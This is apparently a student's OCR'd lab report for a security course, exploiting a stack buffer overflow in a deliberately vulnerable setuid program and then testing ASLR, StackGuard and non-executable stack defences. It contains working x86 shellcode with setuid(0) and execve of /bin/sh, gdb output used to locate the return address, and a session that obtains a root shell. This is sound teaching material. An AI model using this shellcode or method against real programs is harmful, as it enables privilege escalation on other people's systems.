
Computer Security Practice – Assignment 1

Name: Maddi Kamal Divya
Student Id: A0178511E

Task 1 (Exploiting the Vulnerability):

1.Smashed stack layout explanation: 10 marks. Please explain the smashed stack layout of the target program (using a diagram), not the stack layout in general.



Ans: Stack grows downward. The vulnerable function strcpy( )in stack1.c copies the contents into the buffer without checking the size of the buffer because strcpy( ) does not check the boundaries. This opens a vulnerability where an attacker can over write the buffer, base pointer, return address and other higher memory addresses. Stack1.c program gets its input from a file called "badfile", which is generated by exploit1.c program. We have to change the return address to point to the shellcode, then it will read the shell code (malicious code) and give us a shell. To make sure our attack is successful, in this task we have disabled address randomization and enabled stack execution.

2. Finding the correct addresses: 20 marks

Please give the method used to find all necessary addresses, including the starting address of the buffer, the address of the saved return address, and the target address (the one used to overwrite the original saved return address). A screenshot is preferred to show the process of finding the correct address.

Ans:


a.Finding the starting address of the buffer

i. Start the debugger with command: gdb ./stack1

ii. Break just before returning from the bof()

iii. stack1.c is modified to print the buffer address (line 15 for reference in my program) and the buffer address is printed on the screen as 0xbfffedf4

iv. check info registers to find the memory address of esp, ebp and eip.



```
divya@divya:~/Desktop/Asgn1$ sudo gcc -fno-stack-protector -g -o stack1 stack1.cdivya@divya:~/Desktop/Asgn1$ sudo execstack -s stack1
divya@divya:~/Desktop/Asgn1$ sudo chmod 4755 stack1
divya@divya:~/Desktop/Asgn1$ gdb ./stack1
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./stack1...done.
(gdb) list
11              char buffer[12];
12
13              /* The following statement has a buffer overflow problem */
14              strcpy(buffer, str);
15              printf("buffer is at address: %p\n", (void*)&buffer);
16
17              return 1;
18      }
19
20      int main(int argc, char **argv)
(gdb) break 16
Breakpoint 1 at 0x8048517: file stack1.c, line 16.
(gdb) run
Starting program: /home/divya/Desktop/Asgn1/stack1
buffer is at address: 0xbfffedf4

Breakpoint 1, bof (str=0xbfffee00 '\220' <repeats 12 times>, "T\356\377\277")
    at stack1.c:17
17              return 1;
(gdb) info registers
eax            0x21     33
ecx            0x7fffffdf       2147483615
edx            0xb7fba870       -1208244112
ebx            0x0      0
esp            0xbfffedf0       0xbfffedf0
ebp            0xbfffee08       0xbfffee08
esi            0xb7fb9000       -1208250368
edi            0xb7fb9000       -1208250368
eip            0x8048517        0x8048517 <bof+44>
eflags         0x286    [ PF SF IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
```

b.Address of the saved return address.

i. From info registers, we can observe that $ebp is at 0xbfffee08. The return address will be at 0xbfffee0c($ebp+4)

ii. If we disassemble this, the output confirms that it is returning to main function.
iii. So, the return address is 24 bytes after the address of the buffer address. (0xbffedf4+24 =0xbfffee0c)

```
(gdb) disassemble 0x08048572
Dump of assembler code for function main:
   0x0804851e <+0>:     lea    0x4(%esp),%ecx
   0x08048522 <+4>:     and    $0xfffffff0,%esp
   0x08048525 <+7>:     pushl  -0x4(%ecx)
   0x08048528 <+10>:    push   %ebp
   0x08048529 <+11>:    mov    %esp,%ebp
   0x0804852b <+13>:    push   %ecx
   0x0804852c <+14>:    sub    $0x214,%esp
   0x08048532 <+20>:    sub    $0x8,%esp
   0x08048535 <+23>:    push   $0x804863a
   0x0804853a <+28>:    push   $0x804863c
   0x0804853f <+33>:    call   0x80483d0 <fopen@plt>
   0x08048544 <+38>:    add    $0x10,%esp
   0x08048547 <+41>:    mov    %eax,-0xc(%ebp)
   0x0804854a <+44>:    pushl  -0xc(%ebp)
   0x0804854d <+47>:    push   $0x205
   0x08048552 <+52>:    push   $0x1
   0x08048554 <+54>:    lea    -0x211(%ebp),%eax
   0x0804855a <+60>:    push   %eax
   0x0804855b <+61>:    call   0x8048390 <fread@plt>
   0x08048560 <+66>:    add    $0x10,%esp
   0x08048563 <+69>:    sub    $0xc,%esp
   0x08048566 <+72>:    lea    -0x211(%ebp),%eax
   0x0804856c <+78>:    push   %eax
   0x0804856d <+79>:    call   0x80484eb <bof>
   0x08048572 <+84>:    add    $0x10,%esp
   0x08048575 <+87>:    sub    $0xc,%esp
   0x08048578 <+90>:    push   $0x8048644
   0x0804857d <+95>:    call   0x80483b0 <puts@plt>
   0x08048582 <+100>:   add    $0x10,%esp
   0x08048585 <+103>:   mov    $0x1,%eax
   0x0804858a <+108>:   mov    -0x4(%ebp),%ecx
   0x0804858d <+111>:   leave
   0x0804858e <+112>:   lea    -0x4(%ecx),%esp
   0x08048591 <+115>:   ret
End of assembler dump.
```

c. Target address: The target address can be pointed to anywhere after the return address in no op sled which is 0x91. This will help to get a shell.

```
(gdb) x/200xw $esp
0xbfffedf0:     0xbffff038      0x90909090      0x90909090      0x90909090
0xbfffee00:     0x90909090      0x90909090      0x90909090      0xbfffee54
0xbfffee10:     0xbfffee00      0x00000001      0x00000205      0x0804b008
0xbfffee20:     0x00000008      0x90ff1f96      0x90909090      0x90909090
0xbfffee30:     0x90909090      0x90909090      0x90909090      0x54909090
0xbfffee40:     0x00bfffee      0x90909090      0x90909090      0x90909090
0xbfffee50:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffee60:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffee70:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffee80:     0x90909090      0x90909090      0x31909090      0x2f6850c0
0xbfffee90:     0x6868732f      0x6e69622f      0x5350e389      0xb099e189
0xbfffeea0:     0x0080cd0b      0x90909090      0x90909090      0x90909090
0xbfffeeb0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeec0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeed0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeee0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeef0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef00:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef10:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef20:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef30:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef40:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef50:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef60:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef70:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef80:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef90:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffefa0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffefb0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffefc0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffefd0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffefe0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeff0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff000:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff010:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff020:     0x90909090      0x90909090      0x90909090      0x0804b008
0xbffff030:     0xb7fb93dc      0xbffff050      0x00000000      0xb7e1f637
0xbffff040:     0xb7fb9000      0xb7fb9000      0x00000000      0xb7e1f637
0xbffff050:     0x00000001      0xbffff0e4      0xbffff0ec      0x00000000
0xbffff060:     0x00000000      0x00000000      0xb7fb9000      0xb7fffc04
0xbffff070:     0xb7fff000      0x00000000      0xb7fb9000      0xb7fb9000
0xbffff080:     0x00000000      0x03e62ccd      0x3fed62dd      0x00000000
0xbffff090:     0x00000000      0x00000000      0x00000001      0x080483f0
0xbffff0a0:     0x00000000      0xb7ff0010      0xb7fea880      0xb7fff000
0xbffff0b0:     0x00000001      0x080483f0      0x00000000      0x08048411
0xbffff0c0:     0x0804851e      0x00000001      0xbffff0e4      0x080485a0
0xbffff0d0:     0x08048600      0xb7fea880      0xbffff0dc      0xb7fff918
0xbffff0e0:     0x00000001      0xbffff2ba      0x00000000      0xbffff2db
0xbffff0f0:     0xbffff2e6      0xbffff2f8      0xbffff329      0xbffff33f
0xbffff100:     0xbffff34e      0xbffff380      0xbffff391      0xbffff3a8
```

3. Getting the shell: 10 marks

Provide a screenshot showing that you can successfully obtain the shell.

```
divya@divya: ~/Desktop/Asgn1
divya@divya:~/Desktop/Asgn1$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for divya:
kernel.randomize_va_space = 0
divya@divya:~/Desktop/Asgn1$ sudo gcc -fno-stack-protector -g -o stack1 stack1.c
divya@divya:~/Desktop/Asgn1$ sudo chmod 4755 stack1
divya@divya:~/Desktop/Asgn1$ sudo execstack -s stack1
divya@divya:~/Desktop/Asgn1$ gcc -o exploit1 exploit1.c
divya@divya:~/Desktop/Asgn1$ ./exploit1
divya@divya:~/Desktop/Asgn1$ ./stack1
$ whoami
divya
$
$ 
```

Task 2 (Bypassing the Protection in /bin/bash):

1. Extended shellcode: 10 marks

Please show how you extend your shellcode in the exploit.c file so that the protection in bash can be bypassed.

Ans: In the shell code, added the assemble value of setuid(0) as highlighted in the screenshot below.

```
/* exploit.c */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
        "\x6a\x17"                  /* push $0x17 *//*setuid=0*/
        "\x58"                      /* pop %eax */
        "\x31\xdb"                  /* xor %ebx, %ebx */
        "\xcd\x80"                  /* int $0x80 */
        "\x31\xc0"                  /* xorl %eax,%eax */
        "\x50"                      /* pushl %eax */
        "\x68""//sh"        /* pushl $0x68732f2f */
        "\x68""/bin"        /* pushl $0x6e69622f */
        "\x89\xe3"                  /* movl %esp,%ebx */
        "\x50"                      /* pushl %eax */
        "\x53"                      /* pushl %ebx */
        "\x89\xe1"                  /* movl %esp,%ecx */
        "\x99"                      /* cdql */
        "\xb0\x0b"                  /* movb $0x0b,%al */
        "\xcd\x80"                  /* int $0x80 */
;
```

2. Getting the root shell: 5 marks

Provide a screenshot showing that you can successfully obtain the root shell.

```
divya@divya: ~/Desktop/Asgn1
divya@divya:~/Desktop/Asgn1$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for divya:
kernel.randomize_va_space = 0
divya@divya:~/Desktop/Asgn1$ sudo gcc -fno-stack-protector -g -o stack1 stack1.c
divya@divya:~/Desktop/Asgn1$ sudo chmod 4755 stack1
divya@divya:~/Desktop/Asgn1$ sudo execstack -s stack1
divya@divya:~/Desktop/Asgn1$ gcc -o exploit_root exploit_root.c
divya@divya:~/Desktop/Asgn1$ ./exploit_root
divya@divya:~/Desktop/Asgn1$ ./stack1
# whoami
root
#
```

Task 3 (Address randomization):

1. Explanation of address randomization: 5 marks

Ans Address Space Layout Randomization (ASLR) is implemented to protect against buffer overflow attacks by randomizing the addresses every time it is initialized. For a successful Buffer overflow attack, an attacker required to know where each part of the program is located in the memory. As the components of the program (including the stack, heap, and libraries) are moved to a different address in virtual memory every time, it can be difficult or impossible to guess the correct address and implement a successful attack.

2. Explain why it can prevent the exploit, using information you get from GDB: 10 marks Please use the information from GDB to explain why the attack in Task 2 cannot work with address randomization. You are expected to show which step (stack overwriting, jumping to correct address, or executing the shellcode) is prevented by the address randomization.

Ans: Based on the trials, we can observe that the buffer address is different each time we run the program. This randomization makes it difficult for the attacker to guess the correct addresses. Also, observe the randomized values of $esp.

```
kernel.randomize_va_space = 2
divya@divya:~/Desktop/test$ sudo gcc -fno-stack-protector -g -o stack1 stack1.c divya@divya:~/Desktop/test$ sudo chmod 4755 stack1
divya@divya:~/Desktop/test$ sudo execstack -s stack1
divya@divya:~/Desktop/test$ gcc -o exploit1 exploit1.c
divya@divya:~/Desktop/test$ gdb ./stack1
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./stack1...done.
(gdb) list
12              char buffer[12];
13
14              /* The following statement has a buffer overflow problem */
15              strcpy(buffer, str);
16              printf("buffer is at address: %p\n", (void*)&buffer);
17
18              return 1;
19      }
20
21      int main(int argc, char **argv)
(gdb) break 17
Breakpoint 1 at 0x8048517: file stack1.c, line 17.
(gdb) run
Starting program: /home/divya/Desktop/test/stack1
buffer is at address: 0xbfd70ff4

Breakpoint 1, bof (
    str=0x90909090 <error: Cannot access memory at address 0x90909090>)
    at stack1.c:18
18              return 1;
(gdb) x/20x $esp
0xbfd70ff0:     0xbfd71238      0x90909090      0x90909090      0x90909090
0xbfd71000:     0x90909090      0x90909090      0x90909090      0xbfffefb0
0xbfd71010:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfd71020:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfd71030:     0x90909090      0x90909090      0x90909090      0x90909090
(gdb)
```

```
divya@divya:~/Desktop/test$ sudo sysctl -w kernel.randomize_va_space=2
[sudo] password for divya:
kernel.randomize_va_space = 2
divya@divya:~/Desktop/test$ sudo gcc -fno-stack-protector -g -o stack1 stack1.c divya@divya:~/Desktop/test$ sudo chmod 4755 stack1
divya@divya:~/Desktop/test$ sudo execstack -s stack1
divya@divya:~/Desktop/test$ gcc -o exploit1 exploit1.c
divya@divya:~/Desktop/test$ gdb ./stack1
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./stack1...done.
(gdb) list
12              char buffer[12];
13
14              /* The following statement has a buffer overflow problem */
15              strcpy(buffer, str);
16              printf("buffer is at address: %p\n", (void*)&buffer);
17
18              return 1;
19      }
20
21      int main(int argc, char **argv)
(gdb) break 17
Breakpoint 1 at 0x8048517: file stack1.c, line 17.
(gdb) run
Starting program: /home/divya/Desktop/test/stack1
buffer is at address: 0xbfde2ec4

Breakpoint 1, bof (
    str=0x90909090 <error: Cannot access memory at address 0x90909090>)
    at stack1.c:18
18              return 1;
(gdb) x/20x $esp
0xbfde2ec0:     0xbfde3108      0x90909090      0x90909090      0x90909090
0xbfde2ed0:     0x90909090      0x90909090      0x90909090      0xbfffefb0
0xbfde2ee0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfde2ef0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfde2f00:     0x90909090      0x90909090      0x90909090      0x90909090
(gdb)
```

Task 4 (Stack Guard):

1.Explanation of the mechanism of Stack Guard protector: 5 marks

Ans: Stack Guard is used in conjunction with other security hardening technologies and aims to protect the stack by protecting the return address on the stack from being modified. StackGuard inserts a small value known as a canary between the stack variables and the function return address to monitor buffer overflow. When the function return address is modified, the canary is also overwritten as it is between the return address and the buffer. The canary value is checked when the function returns. If there is a change in the canary value, Stack protection will abort the program and will set a flag that stack is smashed which leads to denial of service attack. Thereby, reducing the impact of the attack when stack guard protector is enabled. There are three types of canaries in use. Terminator canaries, Random canaries, Random XOR canaries.

2. Explain why it can prevent the exploit, using information you get from GDB: 10 marks Please use the information from GDB to explain why the attack in Task 2 cannot work with Stack Guard. You are expected to show which step (stack overwriting, jumping to correct address, or executing the shellcode) is prevented by Stack Guard.

Ans: As seen in the figure below, stack smashing is detected, and the program execution is terminated. The program checks if the canary value is tampered by using a call before returning the function and as shown in the figure, the stack check is failed.

```
divya@divya: ~/Desktop/Asgn1
divya@divya:~/Desktop/Asgn1$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for divya:
kernel.randomize_va_space = 0
divya@divya:~/Desktop/Asgn1$ sudo gcc -g -o stack1 stack1.c
divya@divya:~/Desktop/Asgn1$ sudo chmod 4755 stack1
divya@divya:~/Desktop/Asgn1$ sudo execstack -s stack1
divya@divya:~/Desktop/Asgn1$ gcc -o exploitsg exploitsg.c
divya@divya:~/Desktop/Asgn1$ ./exploitsg
divya@divya:~/Desktop/Asgn1$ ./stack1
buffer is at address: 0xbfffee30
*** stack smashing detected ***: ./stack1 terminated
Aborted (core dumped)
divya@divya:~/Desktop/Asgn1$
```

```
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./stack1...done.
(gdb) list
8
9
10      int bof(char *str)
11      {
12              char buffer[12];
13
14              /* The following statement has a buffer overflow problem */
15              strcpy(buffer, str);
16              printf("buffer is at address: %p\n", (void*)&buffer);
17
(gdb) run
Starting program: /home/divya/Desktop/Asgn1/stack1
buffer is at address: 0xbfffede0
*** stack smashing detected ***: /home/divya/Desktop/Asgn1/stack1 terminated

Program received signal SIGABRT, Aborted.
0xb7fd9d05 in __kernel_vsyscall ()
(gdb) info reg
eax            0x0      0
ecx            0xe6f    3695
edx            0x6      6
ebx            0xe6f    3695
esp            0xbfffeb08       0xbfffeb08
ebp            0xbfffed78       0xbfffed78
esi            0xb7fb9000       -1208250368
edi            0xbfffebc4       -1073747004
eip            0xb7fd9d05       0xb7fd9d05 <__kernel_vsyscall+9>
eflags         0x246    [ PF ZF IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb) x/20wx $esp
0xbfffeb08:     0xbfffed78      0x00000006      0x00000e6f      0xb7e32ea9
0xbfffeb18:     0xb7fb9000      0xb7e34407      0x00000006      0xbfffeb44
0xbfffeb28:     0x00000000      0xb7fdb212      0x0000000e      0xb7fdb4c4
0xbfffeb38:     0xb7fdb3c4      0x00000001      0xb7ff7ac4      0x00000020
0xbfffeb48:     0x00000000      0x00000000      0x00000000      0x00000000
(gdb)
```

Observe the below values if the stack smashing is not detected (different values when stack smashing is detected from the above figures)

```
divya@divya:~/Desktop/workingroot$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for divya:
kernel.randomize_va_space = 0
divya@divya:~/Desktop/workingroot$ sudo gcc -fno-stack-protector -g -o stack1 stack1.c
divya@divya:~/Desktop/workingroot$ sudo chmod 4755 stack1
divya@divya:~/Desktop/workingroot$ sudo execstack -s stack1
divya@divya:~/Desktop/workingroot$ gcc -o exploit1 exploit1.c
divya@divya:~/Desktop/workingroot$ ./exploit1
divya@divya:~/Desktop/workingroot$ gdb ./stack1
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./stack1...done.
(gdb) list
12              char buffer[12];
13
14              /* The following statement has a buffer overflow problem */
15              strcpy(buffer, str);
16              printf("buffer is at address: %p\n", (void*)&buffer);
17
18              return 1;
19      }
20
21      int main(int argc, char **argv)
(gdb) break 17
Breakpoint 1 at 0x8048517: file stack1.c, line 17.
(gdb) run
Starting program: /home/divya/Desktop/workingroot/stack1
buffer is at address: 0xbfffede4

Breakpoint 1, bof (
    str=0x90909090 <error: Cannot access memory at address 0x90909090>)
    at stack1.c:18
18              return 1;
(gdb) x/20wx $esp
0xbfffede0:     0xbffff028      0x90909090      0x90909090      0x90909090
0xbfffedf0:     0x90909090      0x90909090      0x90909090      0xbfffefb0
0xbfffee00:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffee10:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffee20:     0x90909090      0x90909090      0x90909090      0x90909090
(gdb)
```

Task 5 (Non-executable stack):

1.Explanation of the non-executable stack mechanism: 5 marks

Ans: Buffer overflow exploits put malicious code in stack area, and then jump to it to execute the malicious code. To protect from over flow attacks, the stack portion of a user process's virtual address space region is made non-executable. When an attacker tries to inject malicious code attack onto the stack, it prevents it from being executed. This is implemented using a technology supported by CPU known NX bit (no-execute bit) and is implemented as a patch in Linux. So, this patch can protect only if the attacker injects the malicious code on the stack and cannot prevent other buffer-overflow attacks, because there are other ways to run malicious code to exploit this vulnerability.

2. Explain why it can prevent the exploit, using information you get from GDB: 10 marks Please use the information from GDB to explain why the attack in Task 2 cannot work with non-executable stack.

Ans: When we run the program after re-enable non-executable stack on the vulnerable program, the program had thrown an error segmentation fault (core dumped) because it doesn't make it possible to run shellcode on the stack. The debugging on the program further helps to understand that it received a signal SIGSEGV to protect the stack.

```
divya@divya:~/Desktop/test$ sudo execstack -c stack1
[sudo] password for divya:
divya@divya:~/Desktop/test$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
divya@divya:~/Desktop/test$ sudo gcc -fno-stack-protector -g -o stack1 stack1.c
divya@divya:~/Desktop/test$ sudo chmod 4755 stack1
divya@divya:~/Desktop/test$ sudo execstack -c stack1
divya@divya:~/Desktop/test$ ./stack1
buffer is at address: 0xbfffee44
Segmentation fault (core dumped)
divya@divya:~/Desktop/test$
```

```
divya@divya:~/Desktop/test$ gdb ./stack1
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./stack1...done.
(gdb) run
Starting program: /home/divya/Desktop/test/stack1
buffer is at address: 0xbfffedf4

Program received signal SIGSEGV, Segmentation fault.
0xbfffefb0 in ?? ()
(gdb)
```